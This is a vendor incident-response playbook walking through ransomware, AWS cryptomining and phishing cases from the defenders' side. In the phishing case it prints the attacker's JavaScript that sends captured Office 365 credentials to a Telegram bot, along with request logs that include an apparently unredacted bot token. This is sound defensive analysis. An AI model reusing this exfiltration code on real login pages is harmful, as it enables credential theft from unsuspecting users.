CyberProof®
A UST Company

Cyber Defenders Playbook 2023

Real-life examples that will empower your security teams



Contents

Figures

Why Read This Report

It's likely that you have encountered numerous threat intelligence reports outlining top attack campaigns in the past year. These reports provide insight into attacker behaviors and methods – but most of them don't include examples of the mitigation steps taken by defenders.

The aim of the report is to take those steps and turn them into a blueprint for handling future incidents. This playbook provides information about the mitigation steps taken by cyber defenders, using five scenarios depicting how individual teams within CyberProof work together – including Level 1 and 2 SOC analysts, Digital Forensic & Incident Response (DFIR) specialists, threat hunters, vulnerability management experts and Cyber Threat Intelligence (CTI) analysts. It illustrates how enterprises can detect & respond to some of the most persistent attacks.

Particularly for enterprises that have migrated to the cloud, the ability to detect & respond quickly is essential to mitigate the potential business impact of an attack.

You'll learn from the highlighted techniques how different teams can collaborate effectively to mitigate threats, and how use cases can be applied practically. The first incident that we included in this report, a ransomware incident, involved the work of an Incident Manager to manage multiple mitigation & response tracks in parallel, because of its complexity. You'll notice that the presentation of activities differs for this incident, in comparison to the others.

Scenario 1
BlackCat ransomware incident

Most of the incidents described in this report were written from the perspective of the Security Operations Center (SOC) team and illustrate effective collaboration of teams having different types of expertise. This incident, however, was written from the perspective of the DFIR team and it focuses on demonstrating “Best Practices” regarding incident management.

Teams involved

Team	Description
CTI	• Insights and Enrichment • OSINT and WEBINT • IOC Collection & Analysis
Threat hunting	• Identify Additional Infected Assets • Leverage IOA to Locate Infection
L1 analysts	• Initial Response & Triage • Monitor Security Perimeters and CDC Alerts
DFIR	• In-depth Investigation • Resolve Key Investigation Questions
Managed EDR	• Add IOA as Behavior Rules
Vulnerability Management	• Patch Relevant Vulnerabilities

L1 initial response & triage

CyberProof’s Security Operations Center (SOC) received hundreds of alerts in a short period of time regarding the detection of a BlackCat ransomware attack on one of CyberProof’s clients. The L1 team started to investigate the suspicious alerts: CyberProof’s managed EDR was able to prevent the execution of two malicious files, but the L1 team escalated the severity to a critical level after they realized that large numbers of assets were encrypted.

(This problem was due to legacy EDR agents, which were managed by another vendor and had not been updated to their latest security version.) The team received additional alerts regarding behavior across the environment, which was indicative of infection.

Based on the above, the L1 team confirmed with the L2 team that the client was faced with an active ransomware infection – and escalated the incident to the DFIR teams.

Managing incident response

As soon as the incident was confirmed as representing an active intrusion, the DFIR team assigned the incident an Incident Manager. The Incident Manager role:

- Leads the investigation and the collaboration to respond quickly and efficiently to the incident; must have a broad view of all tasks related to the incident.
- Maintains full involvement in the actual investigation – understanding the "Big Picture," governing incident handling, validating the forensic evidence, and agreeing on its context within the investigation.
- Is present in all meetings with the client's stakeholders, and provides an incident timeline, updates and description of tasks conducted by CyberProof.
- Communicates confirmed forensic information to the client's stakeholders involved in the incident.
- Focuses on multiple tracks to quickly resolve open questions, assigning different analysts to solve specific questions.



Figure 1: Managing incident response

Track 1: Malware analysis

The DFIR and threat hunting teams participated in the malware analysis with the aim of identifying malware behavior and other actionable steps that can be hunted down or found in the logs. Their work involved the following steps:

1. The DFIR team conducted static and dynamic malware analysis on two malicious files found at infected endpoints. The first malicious file was the ransomware that encrypted the endpoints, and the second was intended to collect sensitive data and send it to the attackers before it was encrypted by the ransomware.
2. The DFIR team identified that the main feature of the infection was an embedded BlackMatter exfiltration tool. The Threat Hunting team broke down the tool's specifications and ran hunting queries on the environment.
3. The malicious executable had many useless loops and "sleep" periods to avoid detection. The DFIR team identified that the malware used two methods for exfiltration: Via SFTP and HTTPS using WebDAV as a hardcoded IP address; and stored SFTP credentials to access the C2 server. In this case, the threat actor tried both protocols.
4. The Threat Hunting team queried the Firewall and Proxy logs to identify the kind of network connectivity that could indicate data exfiltration. From an HTTPS analysis, the team identified that most of the traffic seemed to be blocked by the Firewall.
5. The DFIR team identified a rogue scheduled task impersonating two cloud vendors' software solutions. CyberProof worked with the client's stakeholders to remove these scheduled tasks from any asset on which it had been deployed.

Our recommendations:

→ Tools for static and dynamic malware analysis should be ready to use, supporting quick analysis and follow-up activities based on identified IOAs from a malicious executable.

→ Work with the client to quickly solve or remediate malicious artifacts in the environment.

Track 2: Initial access

The DFIR and CTI teams participated in the initial access investigation with the aim of identifying the possibilities for initial access, confirming at least one technique used by the attacker, and verifying that the access vector is handled by security teams. Their work involved the following steps:

1. The CTI team found two darknet posts (2017 and 2018) with the client's password policy: the number of characters (in length), use of no special characters, etc. The team also discovered that over 5,000 credentials of employees had been leaked over the years. Among the leaked credentials, 5% were leaked one month prior to the attack. These credentials were leaked in different data breaches, in which users registered corporate email addresses with third-party services/websites that were later compromised.
2. Following this lead, CyberProof's DFIR team identified suspicious user logins via the Proxy, two hours before the attack – connecting to the environment from different geolocations:
   - Morocco IP geolocation
   - France IP geolocation
   - Netherlands IP geolocation

Our recommendations:

→ The availability of a full set of CTI services increases an enterprise's security posture by revealing any security risks that have been exposed.

→ Employees should be instructed not to register with their corporate email addresses to third-party services or websites.

→ To identify suspicious behaviors, follow CTI leads and correlate them with environmental logs.

→ With most companies embracing remote work, it is key to develop sophisticated "impossible travel" detection rules to identify irregularities or anomalies in remote logins.

→ The L1 team should be particularly sensitive to situations where several detections involve alerts on one specific endpoint or end-user.

Track 3: Containment

The Threat Hunting and Managed EDR (MEDR) teams participated in containment processes with the aim of identifying non-contained, infected hosts and installing managed EDR agents on all environments. Their work involved the following steps:

1. By leveraging what had already been learned about the behavior of the attack, the threat hunting team queried and found more than five infected endpoints that had not been contained, due to an inactive EDR agent. CyberProof reached out to the client's IT team and together, the endpoints were isolated.
2. CyberProof's MEDR team assisted the client with EDR deployment on legacy assets, guiding the deployment process and providing recommendations for configuration.
3. After the incident was contained, the threat hunting team conducted proactive queries to identify lateral movement (such as RDP connections or SMB shares) and to detect activity disruption of EDR or other security products. No additional artifacts were found.

Our recommendations:

→ Deploy EDR on all environments.

→ Don't fully trust security products to contain all infections.

- Learn the behavior of an attack (all IOCs, all IOAs, all used tools, all MITRE techniques) and hunt for it throughout the rest of the environment. This helps identify additional infected endpoints and validates the environment's integrity.
- During an incident, make sure the threat actor did not tamper with security products.

→ EDR is not the only tool for containment. You can also:

- Use GPO to deploy a local Firewall policy.
- Use the Firewall to create an isolated VLAN to contain all infected endpoints.
- Disable RDP connections or SMB shares during incidents.
- Remove the ability for departments to communicate during live incidents.

Track 4: Privilege escalation and mass execution

The DFIR team and client's stakeholders were involved in adjusting privilege escalation and mass execution processes with the aim of answering these questions: How was the attacker able to gain high-privilege execution capability? How did the attacker deploy the ransomware for the entire network? Their work involved the following steps:

1. The DFIR team identified that the threat actor had been able to obtain the password of a service account, which also had Domain Administrator privileges. These credentials assisted the threat actor in logging on to the Domain Controller and updating the GPO with malicious content.
2. The GPO update was used as a spreading technique – i.e., spreading the malicious files to the rest of the environment via C$ share.

Our recommendations:

→ Do not grant Domain Administrator privileges to service accounts.

→ Create (and disable) a Firewall rule to block SMB shares. Once an incident has started, activate the Firewall rule to quickly block the SMB shares in the environment.

Track 5: Data exfiltration

The DFIR and the CTI team were involved in investigating whether the attacker had succeeded in data exfiltration. Their aim was to verify that no data had been stolen from the client. Their work involved the following steps:

1. After the threat actor encrypted large number of assets in the environment, the client received a ransom note asking for payment of millions of dollars in Bitcoin. The note indicated that if payment was not received, the stolen private data would be published. The DFIR, Threat Hunters and CTI teams worked together to confirm that no massive data exfiltration had taken place.
2. The CTI team monitored the dark web for any mentions of data leakage and created automated notifications for data extortion mentions in underground sources.
3. The DFIR team validated that most of the traffic to the malicious C2 server was blocked by the Firewall.
4. The client decided not to pay the ransom.

Our recommendations:

- → In situations involving engagement with threat actors, don’t trust the data they show you. Validate the authenticity of the “stolen” files.
- → Conduct an investigation of data exfiltration since the time of initial access.
- → Monitor the dark web for any mentions of data leakage on regular basis.

Track 6: C2 architecture to support the attack

The CTI team investigated the C2 architecture with the aim of providing leads for the investigation. Their work involved the following steps:


(Day -4)
Malicious domain was registered via private registrant
(Day 0)
Intial access to the environment and encryption of large number of assests
(Day -1)
The threat actors deployed HTTP services and opened ports 80 and 8081 in the malicious C2 address
(Day 2+)
The threat actor removed all services in the malicious C2 address

Figure 2: C2 architecture to support the attack

1. The CTI team identified that the ransomware’s C2 domain had been registered via private registrant 4 days before the attack was initiated on the environment. A day before the attack, the threat actors deployed HTTP services and opened ports 80 and 8081 in the malicious C2 address.
2. Two days after the mass encryption, the threat actor removed all services in the malicious C2 address. It seems that the threat actor attempted to destroy evidence of the C2 architecture.

Our recommendations:

- CTI analysis of C2 architecture can assist with an investigation.
- This metadata can be useful in identifying when the threat actor finished the attack, what services/applications were involved, etc.

Track 7: Closing off an incident

The Incident Manager is the only person who should determine when an incident can be closed. The incident can be closed after all the key questions have been resolved, and the incident has been fully contained. Note, however, that a contained incident is not the same as a solved incident. A restored backup does not provide validity for environment integrity.

During the incident investigation described here, the following was accomplished:

1. CyberProof contained infected endpoints identified by security products.
2. The DFIR team acquired the malware and analyzed it to understand its behavior.
3. The Threat Hunting team worked to identify additional infected hosts and validate that all attacker's activities had been identified.
4. The CTI team provided a darknet intelligence lead regarding stolen credentials correlated with confirmed forensic evidence, revealing the initial access vector of the attack.
5. CyberProof identified how the attacker gained a high-privilege account to mass execute the attack.
6. CyberProof confirmed that no data exfiltration happened during this incident and that C2 architecture was taken down several days after the attack was initiated.

After closing the incident, the Incident Manager led post-incident activities:

1. The malicious behavior discovered during the investigation became leads for the Threat Hunting team to validate environment integrity.
2. Tight monitoring by the SOC of additional suspicious activities in the environment helped ensure there wouldn't be a second wave of attack.
3. Darknet monitoring by the CTI team helped validate that CyberProof has full visibility into the attacker's perspective of the attack.
4. The Vulnerability Management team and the client's stakeholders were involved in patching software and vulnerabilities.
5. The teams reviewed the incident specification to improve the client's security posture and close security gaps.

Our recommendations:

→ Clean up and initiate a fresh deployment of Group Policy.

→ Deploy up to date EDR agents on all endpoints and servers.

→ Ensure that active employees who were affected by a leakage reset their passwords.

→ Improve password policy to include at least 8 characters, upper and lower case, special signs, etc.

→ Educate employees to avoid using corporate email addresses for third-party services.

→ Educate employees to avoid using the same password across several platforms.

Scenario 2
AWS resource hijack

Not all incident investigations begin with identifying the first attack steps. Sometimes, when an attacker is already inside the network, behavior analysis is the only way to detect the attack. In this incident, the Security Operations Center (SOC) received alerts about a blocked DNS request to a domain associated with cryptocurrency. These alerts prompted the team to launch an investigation.

Teams involved

Team	Description
CTI	• Deep & Dark Web Research • IOC Analysis & Expansion
Threat hunting	• Leverage IOA to Locate Infection • SOC Feedback • Leverage IOA to Locate Infection
L1 analysts	• Initial Response & Triage
L2 analysts	• Incident Response • In-depth incident investigation • Participation in client's mitigation activity

L1 initial response & triage

The L1 team collected all the triggered alerts in a single incident and started to organize the information chronologically. The alerts related to blocked DNS requests, for a single domain associated with Bitcoin-related activity. The same behavior was detected by the threat detection service GuardDuty for multiple resources, in different regions.



	Region
○	US East (Ohio) us-east-2
○	Africa (Cape Town) af-south-1
○	Europe (Stockholm) eu-north-1
○	Asia Pacific (Mumbai) ap-south-1
○	Europe (Paris) eu-west-3
○	Europe (London) eu-west-2
○	Europe (Milan) eu-south-1
○	Europe (Ireland) eu-west-1
○	Asia Pacific (Osaka) ap-northe...
○	Asia Pacific (Seoul) ap-northea...

Figure 3: All regions where the attacker made changes

L2 incident response & further investigation

The L2 team alerted the client to the case. They started to implement mitigation steps and tried to identify the incident's root cause. During the investigation, hundreds of computing resources were detected that had been created by the attacker to perform cryptomining activities.

The L2 team learned that the attacker had used an account to access AWS by means of the AWS Command Line Interface (CLI). The attacker created malicious resources using Lambda function scripts – which allow code to be run without provisioning or managing servers. Malicious resources were created on multiple regions in parallel and included a variety of instances, roles, cloud formation stacks, functions, and autoscaling groups to develop a persistent, cryptomining infrastructure. The team found that:

The attacker executed the script from IP: 193.169.245.94. Note that:

- Packets were included that followed user-agent: aws-cli/1.18.69 Python/3.6.9 Linux/4.15.0-29-generic botocore/1.16.19
- The user name utilized in this attack was created a long time before the resource hijacking took place – even before the existing log retention.
- A possible attack vector was the default security group name value with a default configuration, which had not been changed.

The L2 team worked together with the client to eliminate the attacker's persistent presence and capabilities and delete malicious resources from AWS.

CTI research

The CTI team collected information based on two Indicators of Compromise (IOCs) that had been identified: IP and User-Agent. They found that the IOC called User-Agent belonged to the Botocore tool, a low-level interface to a number of Amazon Web Services. The Botocore tool allows interaction with Amazon Web Services (AWS) through command-line interface (CLI) – and makes code available to anyone in GitHub. The CTI team also discovered that the attack was based on an IP address belonging to a hosting company located in the Netherlands.

Threat hunting

CyberProof's threat hunting team used the information obtained during the L2 team's investigation and the CTI research, and engaged in a series of activities:

- The first hunt aimed to identify the initial foothold that gave the attacker access to the victim's AWS account and computing resources. The threat hunting team conducted early-stage reconnaissance and network scanning to locate any open ports, such as SSH, or accessible URLs. The team then proceeded to hunt for evidence of which technique was used to obtain initial access: purchase of stolen credentials, use of exposed AWS access keys or secret keys, or brute force.

- The next hunt aimed to find the persistence technique that was used for the AWS attacks. There are several persistence techniques used for AWS resources such as abusing the AWS managed AdministratorAccess policy or abusing a scheduled task initiated by the AWS CLI script. The team mapped out each potential technique that might have been used and followed each one to identify points of relevance in order to detect if the SOC investigation is missing any techniques.

MITRE Techniques

The attack involved the following MITRE techniques:

- **T1078.004 - Valid Accounts:** Cloud accounts; usage of valid account for access using AWS CLI
- **T1059. 008 - Execution:** Lambda functions and auto-scaling group
- **T1496 - Impact:** Resource hijacking; using the Elastic Cloud Computing (EC2) instance for cryptocurrency mining

Our recommendations:

Some of the recommendations that we shared with this client included:

→ Implement a Cost Rate Limit, i.e., request throttling for Amazon EC2, to limit the potential cost to the organization.

→ Provide CyberProof's team with access to the product interface, security tools and platforms so that we can conduct a deep investigation.

→ Increase data retention.

→ Implement behavior analysis rules.

→ Prepare incident response processes ahead of time – and train the team in their implementation.


L1
Initial detection
L2
Deeper investigation, together with client
CTI team collects information
Threat hunters perform additional hunt on detected behavior

Figure 4: Summary of steps taken against AWS resource hijack

Scenario 3
Double-bounce email spoofing

One of CyberProof's clients received a user report about a suspicious email with an attachment, which the user had never sent. The investigation by CyberProof's analysts showed that the attachment held phishing files designed to steal credentials from targeted users. Though most email vendors provide protection from email vector attacks, attackers are always looking for new delivery techniques, and common attack techniques like email spoofing – as well as phishing, spear phishing, and impersonation – target the weakest link: human error. In this case, CyberProof's team learned that the attacker had succeeded in bypassing anti-phishing protection systems by exploiting a bounce-back email mechanism.

Teams involved

Team	Description
CTI	• Deep & Dark Web Research • IOC Collection & Analysis
Threat hunting	• Leverage IOA to Locate Infection • SOC Feedback
L1 analysts	• Initial Response & Triage
L2 analysts	• Incident Response • Advanced incident investigation & root cause analysis • Orchestration of team activities

L1 initial response & triage

The L1 team checked the email and the attachment. At first glance, the email looked like a regular bounced email. Closer investigation, however, revealed that the attachment included an HTML file that required the user to enter personal credentials to access the file's content.



Message Delivery Failure - Mail Delivery System

mailer-daemon@secureserver.net
To Annette[redacted]

We removed extra line breaks from this message.

Thu 30/06/2022 11:10

ATT00001
747 bytes

completion :06/30/2022 10:09:21 am - Statement and invoice [redacted]
Outlook item

completion :06/30/2022 10:09:21 am - Statement and invoice [redacted]
Outlook item

This message has originated from an external source.

This is an automatically generated Delivery Status Notification.

Delivery to the following recipients failed permanently:

* annette.[redacted]

Reason: There was an error while attempting to deliver your message with [Subject: "completion :06/30/2022 10:09:21 am - Statement and invoice [redacted]"] to annette.[redacted]
MTA p3plsmtps2ded03.prod.phx3.secureserver.net received this response from the destination host IP [redacted] - 550 , 550
Anti-Spoofing policy - Inbound not allowed [redacted]

Figure 5: Example of the email message received by the user



gary.[redacted]

Enter password

Password

Figure 6: HTML file requiring personal credentials

L2 incident response & further investigation

The L2 team began a deeper investigation to identify the scope of the attack and understand how the email managed to bypass the client's security tools. The team found that the attack had three phases:

PHASE 1 Delivery to target, while avoiding detection

In the first phase, the attacker crafted a bounced email and included the company email address in the To and From fields. At first, the email gateway blocked it – bouncing it back to the open relay server. However, the open relay server bounced it back to the email gateway, and this time – it passed through. This double-bounce configuration allows the attacker to bypass the phishing-defense system and to develop a system for successfully sending email to the targeted user.


Email message with spoofed header of the victim, sent to the victim as well
Open relay server
Blocked by anti-spoofing policy
Bounced back to open relay
Bounced back and passed
Email gateway

Figure 7: Double-bounce configuration allowing attacker to reach a targeted user

PHASE 2 Stealing user credentials

In the second phase, the attacker crafted an HTML file that was opened locally but looked exactly like an Office login page. The file was an attachment to an email designed to look like something that the user could have sent.

PHASE 3 Exfiltrating the credentials

In the third phase, the attacker injected code into the HTML page to send the stolen credentials to a Telegram bot channel via the Telegram API.



```
        var message = `====== O365 Result ======\r\nEmail: ${email}\r\nPassword1: ${pswd1}\r\nPassword2: ${pswd}\r\nIP: https://protect-
eu.mimecast.com/s/ptnlCKOWEtqyrNwSAj9Rf?domain=ip-api.com ${navigator.userAgent}\r\n==================`;
        var settings = {
            "async": true, "crossDomain": true, "url": "https://protect-eu.mimecast.com/s/BH_qCLgXBcPDYrOcjRO40?domain=api.telegram.org" + token +
"/sendMessage",
            "method": "POST", "headers": {"Content-Type": "application/json", "cache-control": "no-cache"},
            "data": JSON.stringify({"chat_id": chat_id, "text": message})}
        $.ajax(settings).done((response) => {window.location.replace('https://www.office365.com');});
```

```
21  https://api.telegram.org    POST  /bot5163546796:AAGvfkMYhWdG228Ka1sTF0aBq3dTxfWwqCU/sendMe...  ✓  200  1030  JSON                ✓
22  https://www.office365.com   GET   /                                                                301  389                        ✓
23  https://www.microsoft.com   GET   /microsoft-365?ms.url=office365com                            ✓  302  1797  HTML  Object moved  ✓
```

```
POST /bot5163546796:[redacted]/sendMessage HTTP/1.1
Host: api.telegram.org
Connection: close
Content-Length: 361
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
Accept: */*
cache-control: no-cache
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
Content-Type: application/json
Origin: null
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "chat_id":5355121382,
  "text":"====== O365 Result ======\r\nEmail:[redacted]
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
